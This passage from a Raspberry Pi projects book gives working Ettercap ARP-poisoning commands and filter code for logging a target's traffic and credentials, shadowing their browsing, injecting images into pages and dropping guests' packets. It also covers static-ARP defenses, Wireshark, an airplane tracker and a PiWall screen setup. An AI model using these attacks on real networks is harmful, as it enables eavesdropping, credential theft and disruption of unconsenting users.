After experimenting with Ettercap and understanding the implications of unencrypted communications, you might reach the conclusion that we need to encrypt everything! and you'd be absolutely right—welcome to the club and tell your friends! Fortunately, several large web service companies such as Google and Facebook have started to switch over to encrypted HTTPS traffic by default.

Project 17: Traffic Logging on Wi-Fi Networks

For our next example, we will capture and log all communications between the router and one specific computer on your network. Use the following command but replace [Router IP] with the IP address of your router and [PC IP] with the IP address of one particular computer on your network:

```
pi@raspberrypi ~ $ sudo ettercap -q -T -i wlan0 -M arp:remote -d -L
```

```
mycapture /[Router IP]/ /[PC IP]/
```

Here, we're still in interactive mode and can use the key commands, but we've also specified the `-q` flag for quiet mode. This prevents packets from flooding our screen, but we will still receive notices about captured login credentials. The `-L mycapture` argument enables the logging mechanism and will produce two logfiles – `mycapture.eci`, containing only information and captured login credentials, and `mycapture.ecp` containing all the raw network packets.

The logfiles can then be filtered and analyzed in different ways with the `etterlog` command. For example, to print out all HTTP communications with Google, use the following command:

```
pi@raspberrypi ~ $ sudo etterlog -e "google.com"  
mycapture.ecp
```

Use `etterlog --help` to get a list of all the different options for manipulating the logfiles.

Shoulder surfing in Elinks

Ettercap offers additional functionality in the form of plugins that can be loaded from interactive mode with the `P` key or directly on the command line using the `-P` argument. We'll be looking at the sneaky `remote_browser` plugin that allows us to create a "shadow browser" that mimics the surfing session of the browser on a remote computer. When the remote computer

surfs to a site, the plugin will instruct your elinks to also go to that site.

To try this out, you need to start elinks first in one terminal session, as root:

```
pi@raspberrypi ~ $ sudo elinks
```

Then we start Ettercap, with -P remote browser, in another terminal session:

```
pi@raspberrypi ~ $ sudo ettercap -q -T -i wlan0 -M  
arp:remote -P remote_
```

```
browser /[Router IP]/ /[PC IP]/
```

As soon as Ettercap picks up a URL request from the sniffed PC, it will report this on the Ettercap console and your Elinks browser should follow along. Press the H key in elinks to access the history manager, and Q to quit elinks.

Project 18: Pushing unexpected images into browser windows



Not only do man-in-the-middle attacks allow us to spy on the traffic as it passes by, we also have the option of modifying the packets before we pass them on to its rightful owner. To manipulate packet contents with Ettercap, we will first need to build some filter code in nano:

```
pi@raspberrypi ~ $ nano myfilter.ecf
```

The following is our filter code:

```
if (ip.proto == TCP && tcp.dst == 80) {  
  if (search(DATA.data, "Accept-Encoding")) {  
    replace("Accept-Encoding", "Accept-Mischief");  
  }  
}  
  
if (ip.proto == TCP && tcp.src == 80) {  
  if (search(DATA.data, "<img")) {  
    replace("src=", "src="http://www.gnu.org/graphics/babies/
```

```

BabyGnuTux-Small.png" ");
replace("SRC=", "src="http://www.gnu.org/graphics/babies/
BabyGnuTux-Small.png" ");
msg("Mischief Managed!\n");
}
}

```

The first block looks for any TCP packets with a destination of port 80. That is, packets that a web browser sends to a web server to request pages. The filter then peeks inside these packages and modifies the Accept-Encoding string in order to stop the web server from compressing the returned pages. You see, if the pages are compressed, we wouldn't be able to manipulate the HTML text inside the packet in the next step.

The second block looks for any TCP packets with a source port of 80. Those are pages returned to the web browser from the web server. We then search the package data for the opening of HTML img tags, and if we find such a packet, we replace the src attribute of the img tag with a URL to an image of your choosing. Finally, we print out an informational message to the Ettercap console to signal that our image prank was performed successfully.

The next step is to compile our Ettercap filter code into a binary file that can be interpreted by Ettercap, using the following command:

```

pi@raspberrypi ~ $ etterfilter myfilter.ecf -o myfilter.ef

```

Now all we have to do is fire up Ettercap and load the filter. Replace [PC IP] with the IP address of the computer that will have the unexpected images pop up in its web browser:

```

pi@raspberrypi ~ $ sudo ettercap -q -T -i wlan0 -M arp -F
myfilter.ef:1 /
[PC IP] //

```

The -F myfilter.ef:1 argument was used to enable our filter from the start. You can also press the F key to toggle filters on and off in Ettercap.

The image shows a screenshot of a web browser displaying the Linux.org website. The browser's address bar shows the URL "http://www.linux.org" and the page title "Linux.org | Resource for Lin...". The website's navigation menu includes "HOME", "ARTICLES", "TUTORIALS", and "PROFILE". Below the navigation menu, there are two cartoon avatars: a brown character with horns and a penguin. A search bar is located to the right of the avatars. The main content area features a section titled "About Linux.org" with the following text:

Linux.org is a user supported community website whose mission is to promote Linux through education. The content of this website is designed to be interacted with by the Linux Community. We look forward to your participation!

We are currently in our beta/release stage. As the site grows, we will be adding more content and sections. Currently, you can log in to the site with a Facebook account OR by creating a user in our system. Users have the ability to comment on articles and create their own articles. When you create an article, it will show up on your profile page - use it as your own Linux.org blog if you like. We'll patch articles we like into the main article stream!

Below the main text, there is a callout box with two cartoon avatars and the following text:

We have received a number of emails asking for Linux support recently. Please sign up and use our [Linux support forum](#). It is a well established, easy to use forum with lots of knowledgeable Linux users there to help you out.

Project 19: Kicking all visitors off your network



There are times in every network owner's life when we just need that little extra bandwidth to watch the latest cat videos on YouTube in glorious HD resolution, right?

With the following Ettercap filter, our Pi will essentially become a very restrictive firewall and drop every single packet that comes our way, thus forcing the guests on our network to take a timeout:

```
pi@raspberrypi ~ $ nano dropfilter.ecf
```

Here is our minimalistic drop filter:

```
if (ip.proto == TCP || ip.proto == UDP) {  
drop();  
msg("Dropped a packet!\n");  
}
```


The next step is to compile our Ettercap filter code into a binary file that can be interpreted by Ettercap, using the following command:

```
pi@raspberrypi ~ $ etterfilter dropfilter.ecf -o dropfilter.ef
```

Now all we have to do is fire up Ettercap and load the filter. You can either target one particularly pesky network guest or a range of IP addresses:

```
pi@raspberrypi ~ $ sudo ettercap -q -T -i wlan0 -M arp -F  
dropfilter.ef:1
```

```
/[target]/ //
```

Protecting your network against Ettercap

By now you might be wondering if there's a way to protect your network against the ARP poisoning attacks we've seen in this chapter.

The most common and straightforward defense is to define static ARP entries for important addresses on the network. You could do this on the router, if it has support for static ARP entries, and/or directly on each machine connected to the network.

Most operating systems will display the ARP table with the `arp -a` command.

To turn a dynamic ARP entry for the router into a static entry on Windows, open a command prompt as Administrator and type in the following command, but replace [Router IP] and [Router MAC] with the IP and MAC address of your router:

```
C:\> netsh -c "interface ipv4" add neighbors "Wireless Network  
Connection" "[Router IP]" "[Router MAC]"
```

The Wireless Network Connection argument might need to be adjusted to match the name of your interface. For wired connections, the common name is Local Area Connection.

To verify that your static ARP entries mitigate the ARP poisoning attacks, start an Ettercap session and use the `chk_poison` plugin.

Analyzing packet dumps with Wireshark

Most sniffers have the capability to produce some kind of logfile, or raw packet dump, containing all the network traffic that it picks up. Unless you're Neo from The Matrix, you're not expected to stare at the monitor and decipher the network packets live as they scroll by.

Instead, you'll want to open up your logfile in a good traffic analyzer and start filtering the information so that you can follow the network conversation you're interested in.

Wireshark is an excellent packet analyzer that can open up and dissect packet logs in a standard format called pcap. Kismet already logs to pcap format by default and Ettercap can be told to do so with the `-w` argument, as in the following command:

```
pi@raspberrypi ~ $ sudo ettercap -q -T -i wlan0 -M arp:remote -d -w
```

```
mycapture.pcap /[Router IP]/ /[PC IP]/
```

The only difference running Ettercap with pcap logging is that it logs every single packet it can see whether it matches the target specification or not, which is not necessarily a bad thing if you want to analyze traffic that Ettercap itself cannot dissect.

There is a command line version of Wireshark called tshark that can be installed with apt-get, but we want to explore the excellent user interface that Wireshark is famous for and we want to keep our Pi headless.

Running Wireshark on Windows

While CloudShark is a nice service, installing Wireshark locally is easy:

1. Visit <http://www.wireshark.org/download.html> to download the latest stable Windows Installer for your version of Windows (Wireshark-winXX- 1.8.6.exe at the time of writing).
2. Run the installer to install Wireshark. Note that installing the WinPcap component is optional and is only needed if you plan to sniff on the Windows machine itself.
3. Start a command prompt from the Start menu by clicking on the shortcut or by typing cmd in the Run/Search field.

Now type in the following command to open up the mycapture.pcap packet log from the previous Ettercap example, over the network via SSH:

```
C:\> "C:\Program Files (x86)\PuTTY\plink" pi@[IP address] -pw [password]
```

```
cat ~/mycapture.pcap | "C:\Program Files\Wireshark\wireshark.exe" -k -i -
```

Note that it's generally a bad idea to try to read this file live while Ettercap is running.

The same method can be used to read packet dumps from Kismet:

```
C:\> "C:\Program Files (x86)\PuTTY\plink" pi@[IP address] -pw  
[password]
```

```
cat ~/kismetlogs/Kismet-XXXX.pcapdump | "C:\Program  
Files\Wireshark\
```

```
wireshark.exe" -k -i -
```

Running Wireshark on Mac OS X

While CloudShark is a nice service, installing Wireshark locally is easy:

1. Wireshark on the Mac requires an X11 environment to be installed. If you're running Mountain Lion, go to <http://xquartz.macosforge.org> to download and install the latest version of XQuartz.
2. Visit <http://www.wireshark.org/download.html> to download the latest stable OS X DMG package for your Mac model (Wireshark 1.8.6 Intel XX.dmg at the time of writing).
3. Double-click on the Wireshark disk image and run the installer package inside.

Open up a Terminal located in /Applications/Utilities.

1. Now type in the following command to open up the mycapture.pcap packet log from the previous Ettercap example, over the network via SSH:

```
$ ssh pi@[IP address] cat /home/pi/mycapture.pcap | /Applications/  
Wireshark.app/Contents/Resources/bin/wireshark -k -i -
```

1. The same method can be used to read packet dumps from Kismet:

```
$ ssh pi@[IP address] cat /home/pi/kismetlogs/Kismet-  
XXXX.pcapdump | /
```

1. Applications/Wireshark.app/Contents/Resources/bin/wireshark
-k -i -

Note that Wireshark takes a few minutes to open up the first time you run it on Mac OS X.

Summary

We started this chapter by focusing on the general airspace surrounding the Wi-Fi network in our home. Using the Kismet application, we learned how to obtain information about the access point itself and any associated Wi-Fi adapters, as well as how to protect our network from sneaky rouge access points.

Shifting the focus to the insides of our network, we used the Nmap software to quickly map out all the running computers on our network and we also looked at the more advanced features of Nmap that can be used to produce a detailed HTML report about each connected machine.

We then moved on to the fascinating topics of network sniffing, ARP poisoning, and man-in-the-middle attacks with the frightfully effective Ettercap application. We saw how to use Ettercap to spy on network traffic and web browsers, how to manipulate HTML code in transit to display unexpected images, and how to drop packets to keep your network guests from hogging up all the juicy bandwidth.

Thankfully, there are ways to protect oneself from Ettercap's mischief and we discussed how encryption completely changes the game when it comes to network sniffing. We also looked at static ARP entries as a viable protection against ARP poisoning attacks.

We concluded the chapter with an introduction to network traffic analysis using Wireshark, where we learned about the standard pcap log format and how to open up packet dumps from Ettercap and Kismet over the network through SSH.

Project 20: How to Build an Airplane Tracker with Raspberry Pi

The latest Pi's are fast enough to run a bunch of new emulators, and media in HD. That is the true power of the Pi. The following projects require a few more skills but they are rewarding.

Project 20: How to Build an Airplane Tracker with Raspberry Pi and Project 21 are both in a way visual arts. This Airplane tracker requires a bit more hardware than some of the others, but it is really cool.

To get started you need to have an OS installed and your pi set up with an internet connection. With this project, you can run the older versions of the Raspberry Pi. Before we begin anything, let's make sure we've ticked off everything on our checklist.

You'll need:

- A Raspberry Pi Model 3 B or later
- 8GB or larger Compatible SD Card
- ADS-B Receiver Kit which includes an antenna and USB dongle such as this one
- Cable to connect your Pi to your monitor, TV or Projector
- A Monitor or Projector – A projector is recommended here to give an extra visual impact. If you are buying a projector for this project keep in mind that the one you choose does not need to be top of the range.

The projection image is white text so no detail is required. Travel projectors would work well in this instance such as this CLOKOWE or this portable Lejiada. ADS-B Technology ADS-B is a technology that aircraft use worldwide to broadcast their location. Aircraft use position data gathered from GPS and periodically broadcast it along with speed and other telemetry so that other aircraft and ground stations can track their position. Since this protocol is well-known and unencrypted, there are many solutions to receive and parse it, including many that are open source.

01 Update the Raspberry Pi OS

To ensure a clean easy install the first step is to update your Raspberry Pi OS by entering the commands below at the command prompt. This almost goes without saying but is a good practice. sudo

apt-get update -y sudo apt-get upgrade -y 02 Install the Components then Clone and build the decoder

To get going we will need to have the Pi communicate with the ADS-B correctly.

```
sudo apt-get install build-essential debhelper librtlsdr-dev pkg-config dh-systemd libncurses5-dev libbladerf-dev libhackrf-dev liblimesuite-dev libsdl2-ttf-2.0-0
sudo pip3 install virtualenv
```

02 Clone and Dump

You will then need to clone the created dump1090 repository into your home directory. Dump1090 is a decoder that will let us decode ADS-B messages into readable JSON. cd ~/ git clone <https://github.com/flightaware/dump1090.git>

You then need to action the move to a proper install. cd dump1090 make

03 Connect the Receiver and Run

Connect your receiver to a USB port then run ./dump1090 — interactive You should see a table appear in your console with various rows filled with data for overhead aeroplanes, including their altitude and flight number. Now that we've got our ADS-B decoder installed, we can download the projection code.

I wrote a simple program using python and the pygame library that displays the real-time location of aircraft, as well as their flight number and altitude (all from dump1090) on your display.

You're more than welcome to modify it or build your own.

Next we will make some changes to the content and appearance.

04 Set up the Virtual Environment and Customise



Clone the Raspberry Pi Flight Tracker git. `cd ~/ git clone`

`https://github.com/rydercalmdown/raspberry_pi_flight_tracker.git`
Then you need to set up a virtual environment with python3 for the flight tracker.

`cd raspberry_pi_flight_tracker virtualenv -p python3 env`

Activating the environment and installing python requirements is the next step. `source env/bin/activate pip install -r src/requirements.txt`

You can now rename the `environment.sample.sh` to `environment.sh` and open the new file for editing.

`mv environment.sample.sh environment.sh #`

edit the file with `nano nano environment.sh`

Now, this is where you will need to enter your location or another location.

We will open the file to set the values a latitude and longitude with a maximum latitude and longitude. The maximums will determine how much of the area around your location to display.

An easy way to get your latitude and longitude values is to use Google Maps. First, find your location and right-click it to display a menu - click the latitude and longitude values to copy them to your clipboard. Note, you can use google maps or earth to determine latitude and longitude. Get creative, you can set this to a local or international airport.

Next, zoom out from your current location. Pick a spot north of your current location and copy the value to your clipboard.

Then copy the first value (latitude) into your environment.sh file as LAT_MAX (shown below as 43.680222). Do the same with a spot south of your current location, and fill in the first value in your environment.sh file as LAT_MIN.

These values represent how far tracking extends north and south of your location. Next, pick a spot west of your current location, and copy the coordinates to the clipboard. Use the second value (viewed above as -79.49174) to fill in the LON_MAX value.

Do the same with a spot east of your location, and LON_MIN. These values represent how far tracking extends east-west from your current location.



When completed, your environment.sh file should look something like this (with your coordinates in place of X):
`export LAT_MAX=XX.XXXXXX export LAT_MIN=XX.XXXXXX export LON_MAX=- XX.XXXXXX export LON_MIN=- XX.XXXXXX export CURRENT_LAT= XX.XXXXXX export CURRENT_LON=- XX.XXXXXX`

Then you need to start the dump1090 server and projection code using the same command `bash entrypoint.sh`. If all goes well, after a moment you'll be greeted with a blank screen with a dot in the center indicating your current position, and aircraft around you will show up as moving dots across the screen as their signal appears.

If you're having trouble getting a signal, try moving your antenna to where it has a clear view of the sky, like an upstairs window.

If you're using a projector, point it at the ceiling and line up the top of the screen with your magnetic north. And there you have it. Your own personal aircraft "radar" system.

Project 21: How to Build an Epic Burner Style Mega TV Screen

Looking to build an art project with some real style?

Well this one is really fun. You can display your video or art across multiple screens as if they are a single TV but with a retro class.

With this project you will need: • 4 x 13” CRT televisions with composite inputs. • 4 x Raspberry Pi’s with microSD cards. (Model 3b+ or higher) • 4 x Raspberry Pi compatible 3.5mm to RCA A/V adapters • 5 x ethernet patch cables and an ethernet 5 port switch

Boot up the Raspberry Pi with your microSD card inserted. After a few moments, it will be ready for us to connect for the first time! By default, Raspberry Pi OS boots with a hostname of raspberrypi.local, and a user called pi with the password raspberry. Open your Terminal, and connect to the device. (I’m including some extra command switches so we don’t have to edit ~/.ssh/known_hosts every time.)

```
$ ssh -o "UserKnownHostsFile=/dev/null" -o  
"StrictHostKeyChecking=no" pi@raspberrypi.local
```

Once logged in, let’s change the default password to something unique to us. Type passwd at the prompt, and hit enter. It will prompt you for the existing password(raspberry).

Now let’s set some configurations using raspi-config. We’ll be enabling and connecting to WiFi so the devices have internet connectivity after disabling the Internet Sharing, as well as setting the hostname. Run sudo raspi-config. Select “System Options”, then “Wireless LAN”

```
pi@raspberrypi: ~  
→ ~ ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" pi@raspberrypi.local  
Warning: Permanently added 'raspberrypi.local' (ED25519) to the list of known hosts.  
pi@raspberrypi.local's password:  
Linux raspberrypi 5.10.17-v7l+ #1414 SMP Fri Apr 30 13:20:47 BST 2021 armv7l  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
  
SSH is enabled and the default password for the 'pi' user has not been changed.  
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.  
  
Wi-Fi is currently blocked by rfkill.  
Use raspi-config to set the country before use.  
  
pi@raspberrypi:~ $ passwd  
Changing password for pi.  
Current password:  
New password:  
Retype new password:  
passwd: password updated successfully  
pi@raspberrypi:~ $
```

Select your country, then enter your SSID and the corresponding passphrase.

```
pi@raspberrypi: ~  
Raspberry Pi 4 Model B Rev 1.2  
Raspberry Pi Software Configuration Tool (raspi-config)  



|                        |                                           |
|------------------------|-------------------------------------------|
| 1 System Options       | Configure system settings                 |
| 2 Display Options      | Configure display settings                |
| 3 Interface Options    | Configure connections to peripherals      |
| 4 Performance Options  | Configure performance settings            |
| 5 Localisation Options | Configure language and regional settings  |
| 6 Advanced Options     | Configure advanced settings               |
| 8 Update               | Update this tool to the latest version    |
| 9 About raspi-config   | Information about this configuration tool |

  
<Select> <Finish>
```





Once finished with the WiFi information, select “System Options” and then “Hostname”.

Enter your desired hostname. This should be something easy to remember for troubleshooting purposes, as well as keeping scalability in mind. The obvious choice for me is tv01 , additional devices being tv02 , tv03 , tv04 , and so on...



Once finished with the hostname, tab down to “Finish” and then reboot when prompted.



Once the device reboots, reconnect to it using the new hostname that you just set, and login as pi with your new password. `ssh -o`

```
“UserKnownHostsFile=/dev/null/” -o “StrictHostKeyChecking=no”  
pi@tv01.local
```

Nice. This next part is probably unnecessary but I like things fresh, so lets give it a quick update. `$ sudo apt update && sudo apt dist-upgrade -y`



```
pi@tv01: ~
Wi-Fi is currently blocked by rfkill.
Use raspi-config to set the country before use.

pi@raspberrypi:~$ passwd
Changing password for pi.
Current password:
New password:
Retype new password:
passwd: password updated successfully
pi@raspberrypi:~$ sudo raspi-config
OK
Connection to raspberrypi.local closed by remote host.
Connection to raspberrypi.local closed.
* ~ ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" pi@tv01.local
Warning: Permanently added 'tv01.local' (ED25519) to the list of known hosts.
pi@tv01.local's password:
Linux tv01 5.10.17-v7l+ #1414 SMP Fri Apr 30 13:20:47 BST 2021 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 11 22:23:49 2021 from 192.168.2.1
pi@tv01:~$
```

I'm somewhat of an IPv4 maximalist, so let's disable IPv6 entirely. Open up `/etc/sysctl.conf` with `sudo` or as root with your favorite text editor (yes I use nano don't @ me), add the following to the bottom of the file and save.

```
net.ipv6.conf.all.disable_ipv6=1
net.ipv6.conf.default.disable_ipv6=1
net.ipv6.conf.lo.disable_ipv6=1 net.ipv6.conf.eth0.disable_ipv6 = 1
```

We need to set a static IP to be used on this internal network. With hostnames like `tv01`, `tv02`, etc, it's most sensible for me to scope out the network with corresponding IP addresses. In this case it's going to be: `tv01.local = 10.0.0.101` `tv02.local = 10.0.0.102` `tv02.local = 10.0.0.103` `tv04.local = 10.0.0.104`

We're working on `tv01` at the moment, so let's set `10.0.0.101` as a static IP on `eth0`. Again, using `sudo`, open `/etc/dhcpd.conf` with your text editor. Scroll down to find the "Example static IP configuration" block and edit it to look like this. We're setting the IP, DNS server (not needed but whatever), and the `nogateway` flag so the dumb computer doesn't try to send `10.0.0.x` data out the wrong interface.



```
pi@tv01: ~
GNU nano 3.2 /etc/sysctl.conf Modified
#net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
#net.ipv4.conf.all.log_martians = 1
#
#####
# Magic system request Key
# 0=disable, 1=enable all, >1 bitmask of sysrq functions
# See https://www.kernel.org/doc/html/latest/admin-guide/sysrq.html
# for what other values do
#kernel.sysrq=438

net.ipv6.conf.all.disable_ipv6=1
net.ipv6.conf.default.disable_ipv6=1
net.ipv6.conf.lo.disable_ipv6=1
net.ipv6.conf.eth0.disable_ipv6 = 1
```


```
# Example static IP configuration: interface eth0 static
ip_address=10.0.0.101/24 static domain_name_servers=1.1.1.1
8.8.8.8 nogateway
```

Change the 10.0.0.101 to whatever corresponds with the device your configuring. Next we need to add a static route for the PiWall traffic. PiWall uses UDP multicast to receive the video. Multicast addresses are basically like a firehose that blasts out to all of the attached devices on the network. We don't want that traffic getting confused and trying to use the WiFi connection, so we need to route it explicitly to the static network. Create the file `/lib/dhcpd/dhcpd-hooks/40-route` , and add the following line: `ip route add 224.0.0.0/4 via 10.0.0.101`

Save the file and reboot tv01 .

Once the device has rebooted, connect again via SSH by running `ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" pi@tv01.local` .

Now let's run `ifconfig` on tv01 . We should have a WiFi connection getting DHCP, a static IP on eth0 , and no IPv6 addresses.



```
pi@tv01: ~
GNU nano 3.2 /etc/dhcpd.conf Modified

# A ServerID is required by RFC2131.
require dhcp_server_identifier

# Generate SLAAC address using the Hardware Address of the interface
#slaac hwaddr
# OR generate Stable Private IPv6 Addresses based from the DUID
slaac private

# Example static IP configuration:
interface eth0
static ip_address=10.0.0.101/24
static domain_name_servers=1.1.1.1 8.8.8.8
nogateway

# It is possible to fall back to a static IP if DHCP fails:
# define static profile
#profile static_eth0
#static ip_address=192.168.1.23/24
#static routers=192.168.1.1
#static domain_name_servers=192.168.1.1

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify     ^C Cur Pos
^X Exit          ^R Read File    ^\ Replace      ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

clean. Time to install PiWall! Well almost. Dependencies first.

Install

libegl-mesa-dev . `$ sudo apt install libegl-mesa-dev`

Once that has finished, download the PiWall packages.

`$ sudo wget http://dl.piwall.co.uk/pwlibs1_1.1_armhf.deb` `$ sudo`

`wget http://dl.piwall.co.uk/pwomxplayer_20130815_armhf.deb`

And then install them both.

`$ sudo dpkg -i pwlibs1_1.1_armhf.deb && sudo dpkg -i`

